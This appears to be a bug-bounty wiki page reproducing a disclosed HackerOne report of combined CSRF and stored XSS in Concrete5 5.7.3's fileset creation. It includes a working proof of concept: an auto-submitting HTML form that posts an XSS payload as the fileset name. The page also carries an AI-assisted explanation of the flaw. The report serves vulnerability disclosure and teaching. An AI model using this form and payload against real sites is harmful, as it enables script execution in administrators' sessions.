Stored XSS in adding fileset
The fileset creation feature in Concrete5 5.7.3 lacks CSRF protection and does not sanitise the fileset name, allowing an attacker to store a script payload that executes when the fileset page is viewed. An attacker could trick a logged-in administrator into submitting a crafted form, leading to script execution in the administrator's browser.
 Originally disclosed on HackerOne
- Triaged in 23 hours
- Fixed in 13 days
- Disclosed after 16 months
Hello I found XSS and CSRF in Concrete5 5.7.3 Adding fileset function have CSRF vuln so I think easy to attack.
PoC is below
1.Upload one file in file manager (/conc/index.php/dashboard/files)
2.Open the page like this

<html><head> <meta http-equiv='content-type' content='text/html; charset=Shift_JIS'></head><body> <h3>http://172.20.0.49/conc573/index.php/tools/required/files/add_to</h3> <form id='f1' method='POST' action='http://172.20.0.49/conc573/index.php/tools/required/files/add_to'> <table> <tr><td> task=<td><input name='task' value='add_to_sets' size='100'></tr> <tr><td> fID[]=<td><input name='fID[]' value='1' size='100'></tr> <tr><td> fsNew=<td><input name='fsNew' value='1' size='100'></tr> <tr><td> fsNewText=<td><input name='fsNewText' value='"><img src=0 onerror=alert(location)>' size='100'></tr> <tr><td> fsNewShare=<td><input name='fsNewShare' value='1' size='100'></tr> <tr><td> fsID%3A1=<td><input name='fsID;1' value='2' size='100'></tr> </table> </form> <button onload='document.getElementById('f1').submit()'>Submit</button> </body></html> ------------------------ (concrete5filesetxssfig-01.png)This page automatically send post request and add to file set "><img src=0 onerror=alert(location)> to file_id 1

(concrete5filesetxssfig-02.png)

- Open the Fileset page
(conc/index.php/dashboard/files/sets) and alert
(concrete5filesetxssfig-03.png)
I tested to work on Ammps on Windows7 Regards.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the fileset creation endpoint lacks a CSRF token check and the fileset name is rendered without output encoding.
What the attacker needed
Victim is logged in; victim visits attacker-controlled page
How it was found
- Upload a file in the file manager.
- Open a crafted page that automatically submits a POST request to the add_to endpoint with a malicious fileset name.
- Open the Fileset page to trigger the alert.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report describes two related security problems in a content management system. First, the form that creates a 'fileset' (a group of uploaded files) can be submitted from another website without the user's knowledge, because it lacks a secret token that proves the request came from the real site. Second, the name given to the fileset is not cleaned before being shown on a page, so if the name contains code, the browser will run it. Together, an attacker can make an administrator's browser run malicious code.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




